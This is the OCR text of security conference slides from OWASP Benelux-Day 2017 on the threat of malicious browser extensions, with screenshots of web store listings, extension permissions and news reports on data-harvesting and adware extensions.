

The Evil Friend in Your Browser

Software Assurance & Security Research
Department of Computer Science, The University of Sheffield, Sheffield, UK
https://logicalhacking.com/

OWASP Benelux-Day 2017
November 24, 2017 Tilburg, The Netherlands

{* LogicaλHacking *}.com
OWASP The Open Web Application Security Project
The University Of Sheffield.

Outline

1 Motivation

2 What are extensions: user perspective

3 What are extensions: developer perspective

4 Real world extensions

5 Outlook

Browsers are the new operating systems

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



Google Chrome

Please close all Google Chrome windows and try again.

Browsers are the new operating systems

The word is that this box contains a lot of magic and is able to make real valuables out of rubbish. Normally I don't believe such humbug, but I have the feeling that this story could be true.

Browsers are the new operating systems



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

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

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

Protecting Web Users

- HttpOnly
- Same-origin policy
- Content Security Policy (CSP)
- …

Security of web browsers

- The major browser vendors
  - take security seriously
  - investing a lot in making web browsers **secure** and **trustworthy**

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  until we add extensions:
  - can extend/modify the browser
  - anybody can write/offer them

Security of web browsers

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  - investing a lot in making web browsers **secure** and **trustworthy**
- We have a good basis for secure web applications,
  until we add extensions:
  - can extend/modify the browser
  - anybody can write/offer them
  - might tear down the defence from **inside**

Outline

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
Browser extensions

- Add-ons extending your browser
- Google says:
  - **small** software programs
  - **little to no** user interface



What are extensions?

Extensions are small software programs that can modify and enhance the functionality of the Chrome browser. You write them using web technologies such as HTML, JavaScript, and CSS.

Extensions have little to no user interface. For example, the image to the right shows the icon that provides the UI for the **Google Mail Checker extension**.

Extensions bundle all their files into a single file that the user downloads and installs. This bundling means that, unlike ordinary web apps, extensions don't need to depend on content from the web.

You can distribute your extension using the **Chrome Developer Dashboard** to publish to the **Chrome Web Store**. For more information, see the **store developer documentation**.

How do I start?

1. Follow the **Getting Started tutorial**
2. Read the **Overview**
3. Keep up to date by reading the **Chromium blog**
4. Subscribe to the **chromium-extensions group**

Featured videos

Technical videos

Browser extensions

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

Browser extensions

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
Animal Crossing Music - Chrome Web Store - Chromium
https://chrome.google.com/webstore/detail/animal-crossing-music/fcedlampcfgpnfdgbmmfibklkpoop?hl=
chrome web store
Animal Crossing Music
+ ADD TO CHROME
OVERVIEW
REVIEWS
SUPPORT
RELATED
Animal Crossing Music
Website
Report Abuse
Version: 3.0
Updated: January 25, 2016
Size: 416KiB
Language: English

Browser extensions

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- Google says:
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  - **little to no** user interface
- What we find:
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
  - **sophisticated** user interfaces
- What extension can do:
  - modify the user interface (how your browser behaves)
  - modify web pages (what you see)
  - modify web request (what you enter)


Animal Crossing Music - Chrome Web Store - Chromium
https://chrome.google.com/webstore/detail/animal-crossing-music/fcedlampcfgpnfdgbmmfibklkpoop?hl=
chrome web store
Animal Crossing Music
+ ADD TO CHROME
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

Let's search for a simple calculator




Let’s search for a simple calculator



Make the most of Chrome with these must-have extensions

Let’s search for a simple calculator



Cloudy Calculator
bwrobinett
A shockingly versatile calculator for Chrome. (Formerly Chromey Calculator)
Productivity ★★★★★ (1467)


Calculator
calcchromedev
A beautiful scientific calculator inspired by the iPhone calculator!
Productivity ★★★½☆ (380)

Calculator Widget
offered by www.listlabelship.com
This add-on is for users of Fulfillment by Amazon (FBA). When viewing an Amazon product page you can click the calculator
Shopping ★★½☆☆ (39)

DPI Calculator
offered by www.sage42.com
A DPI calculator for Android developers and designers
Developer Tools ★★★★★ (20)

Amazon FBA Calculator Automated Version
offered by amazonfbacalculatorchromeextension....

Let’s search for a simple calculator



Calculator - Chrome Web Store - Chromium
https://chrome.google.com/webstore/detail/calculator/ppilpeehmlhboiknckikefgpdkpnhkgc
Calculator
offered by calcchromedev
★★★½☆ (380)
Productivity
90,025 users
+ ADD TO CHROME
OVERVIEW
REVIEWS
RELATED
G+1 213
Calculator for Chrome
powered by cheapcheap.io
Save money by comparing prices automatically with our new chrome extension
Only one click to activate the calculator!
Remember to always calculate the best prices with cheapcheap.io
Compatible with your device

A beautiful scientific calculator inspired by the iPhone calculator!

Get this extension to have fast access to a calculator!

One click and the calculator is there!

Really useful.

Please don't forget to rate 5 stars ★ ★ ★ ★ ★ !


Please share this with your friends - give it a Plus 1

Report Abuse

Additional Information

Version: 3.33
Updated: July 13, 2016
Size: 1.41MiB

Let’s search for a simple calculator



Calculator - Chrome Web Store - Chromium
https://chrome.google.com/webstore/detail/calculator/ppilpeehmlhboiknckikefgpdkpnhkgc
Calculator
offered by calcchromedev
★★★½☆ (380)
Productivity
CHECKING...
OVERVIEW
REVIEWS
G+1 213
Calculator for Chrome
powered by cheapcheap.io
Only one click to activate the calculator!
Remember to always calculate the best prices with cheapcheap.io
Compatible with your device

Add "Calculator"?

It can:

- Read and change all your data on the websites you visit

Cancel | Add extension

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
Calculator - Chrome Web Store - Chromium
Calculator - Chrome W
https://chrome.google.com/webstore/detail/calculator/ppilpeehmlhboiknckikefgpdkpnhkgc
Calculator
offered by calcchromedev
(380)
Productivity
OVERVIEW
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G+1
213
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
Malicious extensions are a real threat (1/2)


Nackt im Netz: Millione
https://www.ndr.de/nachrichten/netzwelt/Nackt-im-Netz-Millionen-Nutzer-ausgespaeht,nacktimnetz100.html
Apps
Debian.org
Latest News
Help
NDR.de
Das Beste am Norden
Nachrichten
Sport
Ratgeber
Unterhaltung
Kultur
Fernsehen
Radio
Mediathek
Niedersachsen
Schleswig-Holstein
Mecklenburg-Vorpommern
Hamburg
Wetter
Verkehr
panorama 3
MEHR ZUM THEMA
Netzwelt
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Bleiben Sie informiert und treten Sie mit uns in Kontakt. extern
Netzwelt-Beiträge per RSS
Aktuelle Meldungen aus dem Bereich Netzwelt via RSS abonnieren mehr

Stand: 03.11.2016 10:15 Uhr - Lesezeit: ca.5 Min.

Nackt im Netz: Millionen Nutzer ausgespäht

Was wir im Internet tun, zeigt, wer wir sind: Einkaufen, Bank-Geschäfte, Reiseplanung oder Porno - alles geschieht online. Multinationale Firmen machen aus diesen Informationen ein Milliardengeschäft. Sie sind in der Lage, jeden Schritt mitzuzeichnen, den User im Internet unternehmen. Diese Informationen verkaufen sie dann in Paketen weiter - angeblich anonymisiert und ohne Schaden für den Nutzer. Recherchen des NDR zeigen indes, wie einfach sich diese Daten konkreten Personen zuordnen lassen und wie umfangreich sie intime Details aus dem Leben der Nutzer preisgeben.

- Web of Trust (WoT) logged all web requests

Malicious extensions are a real threat (1/2)

Nackt im Netz: Millione
https://www.ndr.de/nachrichten/netzwelt/Nackt-im-Netz-Millionen-Nutzer-ausgespaeht,nacktimnetz100.html
NDR.de
Das Beste am Norden
panorama 3

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

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MEHR ZUM THEMA

Netzwelt

MEHR NETZWELT

Wahlstedt wird erste Glasfaserstadt im Norden

Wie nützlich sind "Hautkrebs-Apps"?

Mit neuer App den Weg zu Gott finden

Netzwelt Übersicht

ABONNIEREN UND MITREDEN

NDR Netzwelt bei Twitter

Bleiben Sie informiert und treten Sie mit uns in Kontakt. **extern**

Netzwelt-Beiträge per RSS

Aktuelle Meldungen aus dem Bereich Netzwelt via RSS abonnieren **mehr**

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- A German TV station bought the data
- “de-anonymized” it

Malicious extensions are a real threat (1/2)

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

- and found critical data, e.g.:
  - tax declaration of a member of the German parliament
  - details about international search warrants
  - ...

Malicious extensions are a real threat (2/2)



Malicious extensions are a real threat (2/2)



Adware Replaces Ph ×

Secure | https://www.bleepingcomputer.com/news/security/adware-re

Adware Replaces Phone Numbers for Security Firms Returned in Search Results

By Catalin Cimpanu


March 27, 2017 02:30 PM 0

A new adware family named Crusader will rewrite tech support phone numbers returned in Google search results, display ads, and show popups pushing tech support scams.

Current versions of Crusaders are installed on victims' computers via software bundles. Users usually download a free application, whose installer also adds Crusader.

The adware takes the form of a Chrome extension, Firefox add-on, and Internet Explorer Browser

Malicious extensions are a real threat (2/2)



About 6,48,00,000 results (0.58 seconds)

Dell / Customer service

8622009987

Contact Dell Support | Dell US
www.dell.com › Support › Contact Information
Find Dell Support channels like email, chat, and telephone numbers for your Dell computer.


Thanks for choosing live chat | Dell India

Dell
Computer company

Dell Inc. was an American pı multinational computer techr company based in Round R United States, that develope repaired, and supported com related products and service

Customer service: 1800 42
Technical support: 1800 42
Headquarters: Round Rock United States
CEO: Michael S. Dell (31 Ja
Revenue: 54.9 billion USD (
Founder: Michael S. Dell

Malicious extensions are a real threat (2/2)




NEWS February 23, 2017 @ 9:00 AM

Browser Bully? Malicious Google Chrome Extension Pushes User Buttons

By Douglas Bonderud

Chrome dominates the desktop web browser market, with more than 40 percent of users opting for Google's internet environment. But big numbers

Malicious extensions are a real threat (2/2)




CYBERCRIME | SOCIAL ENGINEERING

Forced into installing a Chrome extension

Posted: November 29, 2016 by Pieter Arntz
Last updated: November 28, 2016

Malicious extensions are a real threat (2/2)



webr.space says:

Add Extension to Leave

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

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

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
Last updated: November 28, 2016

Malicious extensions are a real threat (2/2)



